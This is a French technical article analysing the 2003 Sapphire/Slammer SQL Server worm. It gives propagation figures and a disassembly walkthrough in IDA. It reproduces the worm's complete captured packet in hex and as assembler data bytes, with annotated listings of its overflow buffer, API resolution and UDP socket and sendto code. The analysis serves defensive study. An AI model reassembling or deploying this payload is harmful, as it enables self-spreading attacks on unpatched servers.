
Analyse d'un ver ultra-rapide : Sapphire/Slammer

Le ver Sapphire qui a frappé le 25 janvier 2003 est désormais connu comme le ver le plus rapide dans l'histoire des vers informatiques. Exploitant une vulnérabilité logicielle des serveurs SQL de Microsoft, vulnérabilité pourtant connue depuis juillet 2002, Sapphire a pu infecter 90 % des hôtes potentiellement vulnérables en une dizaine de minutes. Cet article va présenter une analyse de la propagation de Sapphire, mais surtout une étude détaillée de son code provenant du désassemblage direct du ver par l'un des auteurs.

ANALYSE DE LA DYNAMIQUE DE PROPAGATION



Cette analyse est basée sur les données présentées dans [6]. Le ver Sapphire/Slammer est la première concrétisation d'une possibilité théorique : celle d'un ver ultra-rapide. Un seul chiffre pour illustrer les choses : plus de 75 000 serveurs ont été infectés, pour la plupart en moins de 10 minutes (pour un total de machines infectées estimé à 200 000). La **figure 1** montre la répartition de l'infection trente minutes après le début de celle-ci.

En comparaison, le ver CodeRed, qui frappa en juillet 2001 (voir [9]), infecta environ 360 000 serveurs en 14 heures. La vitesse de propagation de Sapphire a été telle que la population des serveurs infectés a doublé, lors de la première minute après le début de l'attaque, toutes les 8,5 secondes, alors que pour le ver CodeRed, ce doublement de population a nécessité 37 minutes. Enfin, après trois minutes, l'ensemble de tous les processus-copies du ver effectuait environ 55 millions de scans (pour rechercher d'autres serveurs à infecter) par seconde. Un autre facteur surprenant est celui de la taille de ce ver. On pourrait imaginer qu'une telle virulence nécessiterait un code volumineux. Or, il n'en est rien. Sapphire, en-tête compris, représente un unique paquet UDP (port 1434) de 404 octets (le proprement dit occupe 376 octets). En comparaison, CodeRed avait une taille de 4 Ko, tandis que celle de Nimda avoisinait les 60 Ko ! Toutes ces données vertigineuses montrent que ce ver représente un tournant dans l'histoire des attaques informatiques.

Notons, à titre de comparaison, qu'une fois encore, ce ver, tout comme CodeRed, exploite une vulnérabilité connue six mois auparavant (juillet 2002, voir [5]). Cela prouve que la veille technologique se fait mieux côté attaquants que côté administrateurs.

Pourquoi ce ver n'a-t-il eu somme toute un pouvoir infectieux plus élevé ? Tout d'abord, le générateur de pseudo-aléa, utilisé pour générer des adresses IP aléatoires, souffre d'erreurs d'implémentation (voir plus loin dans l'analyse du code proprement dit), mais ce n'est pas là la cause essentielle. Dans le cas d'un ver comme CodeRed, chaque *thread* du ver testait une adresse aléatoire et attendait soit une réponse, soit un *timeout*, d'où une contrainte de latence du réseau (délai d'envoi d'un paquet TCP et de réponse). Dans le cas de Sapphire, l'envoi d'un paquet UDP ne requiert pas d'attendre une réponse de la victime. Le taux de scans théorique de chaque "copie" du ver, sur une liaison Internet à 100 Mb/sec., est d'environ 30 000 scans/sec.

En réalité, le taux maximal observé par les auteurs de [6] a été de 26 000 scans/sec. D'où un engorgement provenant d'un problème de limitation de bande passante. Le caractère agressif du ver s'est finalement, et très vite, retourné contre lui, limitant fortement sa propagation.

En final, le tableau suivant montre la répartition des 10 pays les plus touchés (analyse portant sur 74 856 adresses IP différentes).

Le lecteur remarquera qu'il s'agit là des mêmes dix pays (dans le même ordre et avec un pourcentage pratiquement identique) que pour l'infection par CodeRed (voir [9]). On constate la même chose pour les cinq premiers domaines les plus touchés.

Pays	% de machines touchées
USA	42,87
Corée	11,82
Inconnu	6,96
Chine	6,29
Taiwan	3,98
Canada	2,88
Australie	2,38
Royaume-Uni	2,02
Japon	1,72
Pays-Bas	1,53

Tableau 1 : Sapphire : Les 10 pays les plus touchés

Domaines	% de machines touchées
Inconnu	59,29
net	14,37
com	10,75
edu	2,79
tw	1,29
au	0,71
ca	0,71
jp	0,65
br	0,57
uk	0,57

Tableau 2 : Sapphire : Les 10 domaines les plus touchés

DÉSASSEMBLAGE ET ANALYSE FINE DU VER

INTRODUCTION

Dans un numéro précédent [0], il a été montré comment analyser un ver par désassemblage. Le ver Sapphire, quant à lui, n'existe pas sous forme d'exécutable. Une machine infectée ne contient aucune trace physique du ver. Comment est-il possible de n'avoir aucun exécutable ? Le ver Sapphire s'exécute entièrement sur la pile, et il se propage grâce à un *buffer overflow* dans les serveurs MS SQL.

Etant donné que le ver se propage sur le réseau, le corps du ver doit être "capturable" par un *sniffer* réseau et nous travaillerons donc à partir d'une capture. Une méthode d'analyse simple, permettant de désassembler et de comprendre le fonctionnement du ver Sapphire va être présentée. La méthode est réutilisable pour n'importe quel ver, et même avec des exploits réseau utilisant la pile pour exécuter du code. Pour cette analyse, il faut signaler qu'aucune analyse extérieure n'a été utilisée, toute l'analyse présentée ici a été réalisée *ex nihilo* par l'un des auteurs, Nicolas Brulez.

Comme dans le précédent article [0], nous allons procéder comme si aucune information sur le ver n'était disponible, et donc partir de rien, pour arriver à une analyse complète de son fonctionnement.

RÉCUPÉRATION D'UN DUMP RÉSEAU

Tout d'abord, pour analyser notre ver, nous avons besoin d'un *dump* du trafic envoyé par celui-ci lors d'une infection. Un tel dump s'obtient avec un sniffer réseau.

Dump du trafic envoyé par Sapphire :

```
00000000 04 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000010 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000020 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000030 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000040 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000050 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000060 01 dc c9 b0 42 eb 0e 01 01 01 01 01 01 01 70 ae # ....B.........p.
00000070 42 01 70 ae 42 90 90 90 90 90 90 90 90 68 dc c9 # B.p.B........h..
00000080 b0 42 b8 01 01 01 01 31 c9 b1 18 50 e2 fd 35 01 # .B.....1...P..5.
00000090 01 01 05 50 89 e5 51 68 2e 64 6c 6c 68 65 6c 33 # ...P..Qh.dllhel3
000000a0 32 68 6b 65 72 6e 51 68 6f 75 6e 74 68 69 63 6b # 2hkernQhounthick
000000b0 43 68 47 65 74 54 66 b9 6c 6c 51 68 33 32 2e 64 # ChGetTf.llQh32.d
000000c0 68 77 73 32 5f 66 b9 65 74 51 68 73 6f 63 6b 66 # hws2_f.etQhsockf
000000d0 b9 74 6f 51 68 73 65 6e 64 be 18 10 ae 42 8d 45 # .toQhsend....B.E
000000e0 d4 50 ff 16 50 8d 45 e0 50 8d 45 f0 50 ff 16 50 # .P..P.E.P.E.P..P
000000f0 be 10 10 ae 42 8b 1e 8b 03 3d 55 8b ec 51 74 05 # ....B....=U..Qt.
00000100 be 1c 10 ae 42 ff 16 ff d0 31 c9 51 51 50 81 f1 # ....B....1.QQP..
```

```
00000110 03 01 04 9b 81 f1 01 01 01 01 51 8d 45 cc 50 8b # .........Q.E.P.
00000120 45 c0 50 ff 16 6a 11 6a 02 6a 02 ff d0 50 8d 45 # E.P..j.j.j...P.E
00000130 c4 50 8b 45 c0 50 ff 16 89 c6 09 db 81 f3 3c 61 # .P.E.P.......
```

Premier constat, le ver prend très peu de place. Remarquons aussi la série de 01.

Première hypothèse, ce ver utilise un buffer overflow pour attaquer sa cible. Pour le moment, nous ne savons pas si ce ver s'appuie sur une faille connue, ni même ce qu'il attaque. Nous n'avons pas de fichier à désassembler, juste un dump réseau.

Comment allons-nous analyser le ver ? Très simple. Il suffit de créer un petit programme qui contiendra le dump en hexadécimal des données envoyées par le ver. Après compilation de notre programme, il est maintenant possible de désassembler notre fichier, et donc d'analyser le code du ver.

Voici un programme Assembleur qui contient le dump converti pour que la compilation puisse se faire :

```
.586p
.model flat, stdcall
locals

includelib c:\import32.lib

extrn          ExitProcess    :PROC

.data
db 004h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,0dch,0c9h,0b0h,042h,0ebh,00eh,001h,001h,001h,001h,001h,001h,001h,070h,0aeh
db 042h,001h,070h,0aeh,042h,090h,090h,090h,090h,090h,090h,090h,090h,068h,0dch,0c9h
db 0b0h,042h,0b8h,001h,001h,001h,001h,031h,0c9h,0b1h,018h,050h,0e2h,0fdh,035h,001h
db 001h,001h,005h,050h,089h,0e5h,051h,068h,02eh,064h,06ch,06ch,068h,065h,06ch,033h
db 032h,068h,06bh,065h,072h,06eh,051h,068h,06fh,075h,06eh,074h,068h,069h,063h,06bh
db 043h,068h,047h,065h,074h,054h,066h,0b9h,06ch,06ch,051h,068h,033h,032h,02eh,064h
db 068h,077h,073h,032h,05fh,066h,0b9h,065h,074h,051h,068h,073h,06fh,063h,06bh,066h
db 0b9h,074h,06fh,051h,068h,073h,065h,06eh,064h,0beh,018h,010h,0aeh,042h,08dh,045h
db 0d4h,050h,0ffh,016h,050h,08dh,045h,0e0h,050h,08dh,045h,0f0h,050h,0ffh,016h,050h
db 0beh,010h,010h,0aeh,042h,08bh,01eh,08bh,003h,03dh,055h,08bh,0ech,051h,074h,005h
db 0beh,01ch,010h,0aeh,042h,0ffh,016h,0ffh,0d0h,031h,0c9h,051h,051h,050h,081h,0f1h
db 003h,001h,004h,09bh,081h,0f1h,001h,001h,001h,001h,051h,08dh,045h,0cch,050h,08bh
db 045h,0c0h,050h,0ffh,016h,06ah,011h,06ah,002h,06ah,002h,0ffh,0d0h,050h,08dh,045h
db 0c4h,050h,08bh,045h,0c0h,050h,0ffh,016h,089h,0c6h,009h,0dbh,081h,0f3h,03ch,061h
db 0d9h,0ffh,08bh,045h,0b4h,08dh,00ch,040h,08dh,014h,088h,0c1h,0e2h,004h,001h,0c2h
db 0c1h,0e2h,008h,029h,0c2h,08dh,004h,090h,001h,0d8h,089h,045h,0b4h,06ah,010h,08dh
db 045h,0b0h,050h,031h,0c9h,051h,066h,081h,0f1h,078h,001h,051h,08dh,045h,003h,050h
db 08bh,045h,0ach,050h,0ffh,0d6h,0ebh,0cah

.code
Start:

   push 0
   call ExitProcess

end Start
```

Pour examiner le ver, comme dans **[0]**, nous utilisons IDA pro **[1]**. Une connaissance minimale de l'assembleur X86 **[2]** et du fonctionnement de la pile s'avère nécessaire pour une complète compréhension.

Après désassemblage, nous sommes à l'*entry point* du programme, mais ce qui nous intéresse, c'est le contenu de la section `.data`.

```
CODE:00401000              public start
CODE:00401000 start        proc near
CODE:00401000              push    0
CODE:00401002              call    $+5
CODE:00401007              jmp     ds:ExitProcess  ; ExitProcess:
CODE:00401007 start        endp
```

Une pression sur Ctrl + S, nous choisissons `DATA` et nous voilà prêts pour l'analyse.

```
DATA:00402000              db    4 ;
DATA:00402001              db    1 ;
DATA:00402002              db    1 ;
DATA:00402003              db    1 ;
DATA:00402004              db    1 ;
DATA:00402005              db    1 ;

-     -     -     -     -     -     -

DATA:0040205F              db    1 ;
DATA:00402060              db    1 ;
```

Nous retrouvons ici les octets provenant du dump réseau. IDA ne les reconnaît pas comme du code, et il les définit donc comme de simples octets.

Nous commençons par traiter les données hypothétiques d'un buffer overflow. Nous créons un tableau qui contient le nécessaire pour le déclencher, afin d'éclaircir ce qui se passe.

Il est très simple de déduire le nombre d'éléments du tableau : 0x61 (0x402060 - 0x402000 = 0x60 mais il faut ajouter 1 car nous comptons tous les octets.)

Cela nous fait un tableau de 97 éléments :

```
DATA:00402000                db 4, 60h dup(1)
DATA:00402061                db 0DCh ; _
DATA:00402062                db 0C9h ; +
DATA:00402063                db 0B0h ; ¦
DATA:00402064                db  42h ; B
```

Juste en dessous, quatre octets ne ressemblent pas à du code, et sont à considérer donc comme un double mot.

```
DATA:00402061                dd 42B0C9DCh
```

Cela confirme l'hypothèse d'un buffer overflow. Il s'agit sûrement de l'adresse qui écrasera l'adresse de retour.

Les deux octets suivants ont tout l'air d'un saut court, nous allons donc les "assembler" avec IDA.

```
DATA:00402065                db 0EBh ; Ù
DATA:00402066                db  0Eh ;
```

Devient :

```
DATA:00402065 ; ——————————————
DATA:00402065                jmp     short loc_402075
DATA:00402065 ; ——————————————
```

Allons voir ce qui se cache en 0x402075.

```
0402075 loc_402075:                          ; CODE XREF:
DATA:00402065j
DATA:00402075                nop
DATA:00402076                nop
DATA:00402077                nop
DATA:00402078                nop
DATA:00402079                nop
DATA:0040207A                nop
DATA:0040207B                nop
DATA:0040207C                nop
DATA:0040207D                push    42B0C9DCh
DATA:00402082                mov     eax, 1010101h
DATA:00402087                xor     ecx, ecx
DATA:00402089                mov     cl, 18h
DATA:0040208B
DATA:0040208B loc_40208B:                            ; CODE XREF:
DATA:0040208Cj
```

Une série de *nops*, très communs pour un buffer overflow, et ensuite du code assembleur. Nous sommes donc sur la bonne voie. Autre hypothèse, l'auteur du ver a mis quelques nops pour être sûr de ne pas avoir d'erreur quand le ver prendra la main après le buffer overflow. C'est maintenant que commence l'analyse réelle du ver.

ANALYSE DU VER

```
DATA:0040207D                push    42B0C9DCh
```

L'adresse est la même adresse que tout à l'heure, le ver pousse sur la pile l'adresse qui écrasera l'adresse de retour lors du buffer overflow.

```
DATA:00402082                mov     eax, 1010101h   ; EAX = 101010h
DATA:00402087                xor     ecx, ecx        ; ECX = 0
DATA:00402089                mov     cl, 18h         ; CL = 18h =>
initialise le compteur
DATA:0040208B
DATA:0040208B remplir_pile:                          ; CODE XREF:
DATA:0040208Cj
DATA:0040208B                push    eax
DATA:0040208C                loop    remplir_pile
```

Une valeur est placée dans EAX (101010h), et ECX est initialisé à 18h. Il va servir de compteur à l'instruction `loop`. Ce bout de code boucle donc 24 fois (0x18).

Que fait cette boucle ? Elle met sur la pile le double mot contenu dans EAX. A quoi cela sert-il ?

Le ver est en train de préparer les données qu'il utilisera pour effectuer un buffer overflow sur sa cible. Voici un dump de la pile après cette boucle :

```
          01 01 01 01-01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
01 01 01 01
```

Nous retrouvons les 01 présents un peu plus haut. Nous déduisons que les 01 présents dans le dump ne font pas partie du ver lui-même, mais juste envoyés par celui-ci pour s'installer sur une machine cible. Le ver crée son buffer d'attaque lors de l'infection. Peut-être que celui-ci est corrompu après l'exécution du buffer overflow ? Alors, pour infecter d'autres machines, le ver re-génère ce buffer.

```
DATA:0040208E          xor     eax, 5010101h ; EAX = EAX xor 5010101h
DATA:00402093          push    eax   ; on sauve EAX sur la pile.

1010101h XOR 5010101h = 4000000h
```

Après avoir mis sur la pile notre nouveau `dword`, voici un dump de celle-ci :

```
00 00 00 04 01 01 01 01-01 01 01 01 01 01 01 01  ................
```

Ne serait-ce pas là le "04" remarqué dans le *sniff* réseau juste avant les "01" ? Le ver est bien en train de refaire son buffer pour une infection ultérieure. Nous verrons par la suite à quoi sert ce 04.

Il faut imaginer que le protocole attaqué par le ver attend un "04" comme premier octet de connexion. Ensuite, le ver passe un très long buffer pour déclencher le débordement.

```
DATA:00402094                mov     ebp, esp        ; EBP = ESP
```

Le registre ESP pointe vers le dernier élément mis sur la pile (Stack Pointer). L'auteur sauvegarde ici un pointeur dans le registre EBP. Quel intérêt ? En fait, l'auteur passe beaucoup de paramètres sur la pile et le registre ESP va constamment changer. En sauvegardant un pointeur dans un autre registre, le ver va pouvoir accéder facilement à toutes les données qu'il sauvegarde à partir de maintenant en utilisant EBP comme référence aux données.

```
DATA:00402096   push    ecx     ; Place ECX sur la pile. ESP = EBP-4
```

Le registre ECX = 0 car il a été décrémenté lors de la boucle un peu plus tôt (Loop). L'auteur place donc un double mot nul sur la pile pour séparer les données qu'il ajoutera par la suite, mais on suppose que le zéro va surtout servir à placer des chaînes de caractères sur la pile car elles ont besoin d'être terminées par un zéro (caractère de fin de chaîne) pour être utilisables par diverses fonctions.

```
DATA:00402097                push    6C6C642Eh
DATA:0040209C                push    32336C65h
DATA:004020A1                push    6E72656Bh
```

Et voici, comme supposé, il s'agit de code typiquement utilisé pour passer des infos sur la pile, notamment des *strings*. Grâce à IDA, nous convertissons ces doubles mots en représentation ASCII :

```
DATA:00402097                push    'lld.'          ; EBP-8h
DATA:0040209C                push    '23le'          ; EBP-Ch
DATA:004020A1                push    'nrek'          ; EBP-10h
```

Tout devient beaucoup plus clair. L'auteur passe sur la pile la chaîne `kernel32.dll`. Il met d'abord l'extension sur la pile, puis ensuite le nom en le découpant en doubles mots placés sur la pile à l'envers. Le PUSH ECX permet donc d'obtenir une chaîne de caractères terminée par un zéro.

```
6B 65 72 6E 65 6C 33 32-2E 64 6C 6C 00 00 00 00  kernel32.dll....
```

L'auteur utilisera probablement plus tard `GetProcAddress` et `LoadLibraryA` pour récupérer l'adresse d'une API dans cette dll. Nous verrons plus tard si l'hypothèse s'avère exacte.

```
DATA:004020A6                push    ecx             ; EBP-14h
```

L'auteur place à nouveau un double mot nul sur la pile, il va donc sûrement placer une autre chaîne sur la pile :

```
DATA:004020A7                push    'tnuo'          ; EBP-18h
DATA:004020AC                push    'Ckci'          ; EBP-1Ch
DATA:004020B1                push    'TteG'          ; EBP-20h
```

Il s'agit de l'API "GetTickCount". Cette API retourne le nombre de millisecondes qui se sont écoulées depuis le dernier démarrage de Windows. Aucun intérêt dans l'exploitation d'un buffer overflow, mais nous supposons encore une fois que le ver va se servir de cette valeur pour créer des nombres pseudo-aléatoires.

Il est également presque certain que c'est cette API que le ver va charger dynamiquement, d'où la présence du string "kernel32.dll".

```
DATA:004020B6                mov     cx, 'll'
DATA:004020BA                push    ecx             ; EBP-24h
```

Le ver passe "ll" sur la pile, de façon présumée provenant de "dll" ; voyons la suite :

```
DATA:004020BB                push    'd.23'          ; EBP-28h
DATA:004020C0                push    '_2sw'          ; EBP-2Ch
```

Le ver a donc placé sur la pile : `ws2_32.dll`.

```
DATA:004020C5                mov     cx, 'te'
DATA:004020C9                push    ecx             ;EBP-30h
DATA:004020CA                push    'kcos'          ;EBP-34h
```

Ici, le ver place sur la pile le string "socket". *A priori*, il prépare les API nécessaires pour effectuer une connexion.

```
DATA:004020CF                mov     cx, 'ot'
DATA:004020D3                push    ecx             ; EBP-38h
DATA:004020D4                push    'dnes'          ; EBP-3Ch
```

Le string "sendto" est aussi placé sur la pile. Cela confirme l'hypothèse de connexion.

```
                73 65 6E 64-74 6F 00 00 73 6F 63 6B      sendto..sock
65 74 00 00 77 73 32 5F-33 32 2E 64 6C 6C 00 00  et..ws2_32.dll..
47 65 74 54 69 63 6B 43-6F 75 6E 74 00 00 00 00  GetTickCount....
6B 65 72 6E 65 6C 33 32-2E 64 6C 6C 00 00 00 00  kernel32.dll....
```

Après avoir passé sur la pile une série de chaînes de caractères, nous arrivons sur ceci :

```
DATA:004020D9  mov  esi, 42AE1018h  ; ESI = 42AE1018h
DATA:004020DE  lea  eax, [ebp-2Ch]  ; EAX = pointe vers ws2_32.dll
DATA:004020E1  push eax             ; Sauvegarde EAX.      EBP-40h
DATA:004020E2  call dword ptr [esi] ; Exécute le code en 42AE1018h. EBP-3C
DATA:004020E4  push    eax          ; EBP-40h
```

Avant toute chose, expliquons pourquoi de "EBP-40h" on repasse à "EBP-3Ch". Lors de l'appel d'une fonction, celle-ci voit ses paramètres passés sur la pile. Lorsque la fonction est exécutée,

elle dépile les paramètres passés. Ici, la fonction ne prend qu'un seul paramètre, et donc EBP est décrémenté de 4. Un double mot, puisque son paramètre est un double mot (EAX).

Essayons de représenter l'état de la pile par rapport à EBP. EBP a été initialisé juste avant de passer kernel32 sur la pile. Voici donc une image de la pile à l'instant où nous sommes :

```
42 B0 C9 DC 01 01 01 01                          EBP+58h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+50h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+40h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+30h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+20h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+10h
01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00  EBP+0
kernel32.dll                                     EBP-10h
GetTickCount                                     EBP-20h
ws2_32.dll                                       EBP-2Ch
socket                                           EBP-34h
sendto                                           EBP-3C
Valeur de retour de la fonction (EAX)            EBP-40h
```

Tentons maintenant de comprendre le code présenté un peu plus haut, et surtout de deviner ce qui se passe exactement. EAX reçoit un pointeur vers la chaîne "ws2_32.dll", le pointeur est ensuite passé sur la pile, il va servir de paramètre au *call* dword ptr [ESI].

ESI se voit attribuer une valeur, qui est ensuite appelée. On en déduit qu'il s'agit de l'appel d'une API, compte tenu du paramètre passé sur la pile juste avant, ainsi que l'adresse placée dans ESI. Cette adresse ne correspond en rien au code du ver. Si l'hypothèse s'avère exacte, l'adresse dans ESI est en fait une entrée dans l'IAT (*Import Address Table*) d'une dll chargée en mémoire.

L'Import Address Table (3) est un tableau de pointeurs qui contient les adresses des API importées. Le *push* EAX renforce la supposition puisque EAX est le registre que les API utilisent pour leur valeur de retour.

Nous prendrons pour hypothèse qu'ESI est en fait l'adresse de l'API LoadLibrary. La valeur de retour de l'API présumée est mise sur la pile. S'il s'agit bien de l'API LoadLibrary, alors EAX devrait contenir l'*imagebase* de la DLL ws2_32.dll.

```
DATA:004020E5    lea    eax, [ebp-20h]  ; GetTickCount
DATA:004020E8    push   eax             ;              EBP-44h
DATA:004020E9    lea    eax, [ebp-10h]  ;              kernel32.dll
DATA:004020EC    push   eax             ;              EBP-48h
DATA:004020ED    call   dword ptr [esi] ; Appel API    EBP-44h
```

Nous voyons qu'il passe sur la pile deux paramètres. En premier, la chaîne GetTickCount. Il doit préparer l'appel à GetProcAddress. Etant donné que la chaîne "kernel32.dll" est mise sur la pile juste après et que ESI n'a pas changé, il appelle toujours la même API. Cela confirme les hypothèses. Le ver appelle LoadLibrary avec pour paramètres "kernel32.dll" pour obtenir l'imagebase de cette dll. Le ver va certainement maintenant appeler GetProcAddress pour obtenir l'adresse de GetTickCount.

L'imagebase est une information que l'on retrouve dans le PE *header*. Pour résumer simplement, c'est l'adresse à laquelle sera chargé un exécutable ou une dll en mémoire. Pour les exécutables Windows, l'imagebase est en général 0x400000. Pour plus d'informations, je vous invite à lire une documentation sur le format PE [3].

```
DATA:004020EF        push    eax     ; Il sauvegarde EAX.    EBP-48h
```

EAX contient maintenant l'imagebase de cette dll.

Nous arrivons dans la partie du ver la plus complexe à interpréter, car nous ne faisons qu'une analyse statique, sans déboguer. Nous savons qu'il va appeler l'API GetProcAddress donc voyons en détails le bout de code suivant :

```
DATA:004020F0  mov  esi, 42AE1010h ; ESI = pointeur vers l'IAT d'une dll.
DATA:004020F5  mov  ebx, [esi]     ; EBX = adresse d'une API
DATA:004020F7  mov  eax, [ebx]     ; EAX = dword en debut d'API.
DATA:004020F9  cmp  eax, 51EC8B55h ; comparaison
DATA:004020FE  jz   bonne_adresse  ; Saut si la comparaison est bonne.
DATA:00402100  mov  esi, 42AE101Ch ; Sinon ESI = 42AE101C.
```

Pour une personne ayant l'habitude de travailler avec des exécutables PE, l'Import Address Table (IAT), ainsi que l'assembleur en général, il est facile de d'avancer plusieurs choses :

- L'auteur place dans ESI un pointeur "hardcodé", qui doit pointer dans l'IAT d'une dll (je dis dll, car il y a toujours une dll de lancée en même temps que le processus attaqué).
- EBX se voit donc attribuer l'adresse d'une API, EAX pour finir est censé contenir les 4 premiers octets de cette API. Ces *bytes* représentent les instructions présentes au debut du code de l'API.

Il y a fort à parier que cette API commence par un *stack frame* (voir [0] si le terme stack frame vous est inconnu). La comparaison effectuée utilise le DWORD 51EC8B55h. Il suffit d'inverser l'ordre des octets pour obtenir les *opcodes* dans l'ordre :

```
stack frame:
                    push ebp     55
                    mov  ebp,esp 8BEC
instruction suivante:
                    push ecx     51
```

Le ver compare tout simplement les instructions pointées par EAX avec celles décrites ci-dessus.

```
DATA:004020F9    cmp    eax, 51EC8B55h       ; bonne addresse d'API?
DATA:004020FE    jz     short bonne_adresse
DATA:00402100    mov    esi, 42AE101Ch
DATA:00402105
DATA:00402105 bonne_adresse:                 ; CODE XREF:
DATA:004020FEj
DATA:00402105    call   dword ptr [esi]      ; EBP-40h
```

Si la comparaison réussit, nous sommes donc bien au début de l'API que l'auteur avait en tête. Sinon, l'auteur place une autre valeur dans ESI, qu'il utilisera à la place. Pourquoi faire cette vérification ?

L'auteur vérifie si nous sommes bien en présence de la bonne dll. Une mise à jour de la dll, ou une version différente de cette dll, pourrait influencer le bon fonctionnement du ver, car les adresses ne seraient plus les mêmes. En cas de problème lors de la comparaison, l'auteur utilise une valeur dite "bonus". Il faut aussi noter que celle-ci peut très bien échouer, si la dll présente est différente des 2 dlls que l'auteur du ver avait à sa disposition lors de la création du ver.

Mais quelle est cette API ? Par hypothèse, il s'agirait de GetProcAddress. Le ver a placé tous les paramètres nécessaires à cette API sur la pile. De plus, deux paramètres présents sur la pile correspondent exactement aux paramètres attendus par GetProcAddress.

```
DATA:00402105                call    dword ptr [esi] ;
GetProcAddress("k32base","GetTickCount")
```

Après cet appel, EAX contient normalement l'adresse de l'API GetTickCount. Il y a fort à parier que le ver va l'utiliser dans un futur proche.

```
DATA:00402107                call    eax             ; GetTickCount()
```

Comme affirmé précédemment, le ver appelle l'API GetTickCount grâce au call EAX et cela permet d'affirmer avec certitude que les hypothèses de tout à l'heure étaient exactes.

L'API GetProcAddress retourne dans EAX l'adresse de l'API passée en paramètre à la fonction GetProcAddress.

Pour les personnes n'ayant pas l'habitude de la programmation Windows et des appels dynamiques, je vous conseille de lire la description de ces API dans l'*API Reference Guide* **[4]** pour obtenir plus d'informations.

Après l'appel à l'API GetTickCount, EAX contient le nombre de millisecondes écoulées depuis le dernier démarrage de Windows. (en hexadécimal).

```
DATA:00402109   xor    ecx, ecx          ECX = 0
DATA:0040210B   push   ecx               ; on sauvegarde ECX  EBP-44h
DATA:0040210C   push   ecx               ; idem               EBP-48h
DATA:0040210D   push   eax               ; on sauvegarde EAX
(milisecondes) EBP-4Ch
DATA:0040210E   xor    ecx, 9B040103h ; ECX = 0 xor 9B040103h (ECX =
9B040103h)
DATA:00402114   xor    ecx, 1010101h  ; ECX = 9B040103h xor 1010101h =
9A050002h
DATA:0040211A   push   ecx               ; On sauvegarde ECX  EBP-50h
DATA:0040211B   lea    eax, [ebp-34h] ; EBP-34=> socket
DATA:0040211E   push   eax               ; EAX pointe ver "socket" EBP-54h
DATA:0040211F   mov    eax, [ebp-40h] ; Correspond a l'imagebase de
ws2_32.dll
DATA:00402122   push   eax               ; on sauvegarde   EBP-58h
```

Apparemment, le ver se prépare à récupérer l'adresse de la fonction "socket" dans la dll "ws2_32.dll". Je reviendrai sur la valeur dans ECX plus tard.

```
DATA:00402123   call    dword ptr [esi]  ;
GetProcAddress("ws2base","socket")  EBP-50h
```

Le registre ESI n'ayant changé, il contient toujours l'adresse de GetProcAddress. EAX contient maintenant l'adresse de l'API "socket".

```
DATA:00402125   push    11h   ; protocol          EBP-54h
DATA:00402127   push    2     ; type              EBP-58h
DATA:00402129   push    2     ; af                EBP-5ch
DATA:0040212B   call    eax   ; socket EBP-50h
```

Grâce à IDA et ses constantes, on obtient facilement ce qui suit :

```
DATA:00402125   push    IPPROTO_UDP     ; protocol UDP
DATA:00402127   push    SOCK_DGRAM
DATA:00402129   push    AF_INET         ; AF = 2
DATA:0040212B   call    eax             ; Call socketEBP-50 (dépilage)
```

Une fois l'appel à socket terminé, EAX contient le socket descriptor.

```
DATA:0040212D   push    eax             ; Sauvegarde le socket
descriptor - EBP-54h
DATA:0040212E   lea     eax, [ebp-3Ch] ; EAX = pointeur sur "sendto"
DATA:00402131   push    eax             ; Sauvegarde l'adresse - EBP-58h
DATA:00402132   mov     eax, [ebp-40h]; EAX = Imagebase de ws2_32.dll
DATA:00402135   push    eax             ; on sauvegarde l'imagebase
EBP-5Ch
DATA:00402136   all    dword ptr [esi] ;
GetProcAddress("ws2base","sendto") EBP-54h
```

On commence à être habitué, le ver récupère l'adresse de la fonction "sendto".

```
DATA:00402138   mov     esi, eax        ; ESI = EAX = adress de sendto
DATA:0040213A   or      ebx, ebx        ; EBX = EBX or EBX
DATA:0040213C   xor     ebx, 0FFD9613Ch; EBX = EBX xor FFD9613Ch
```

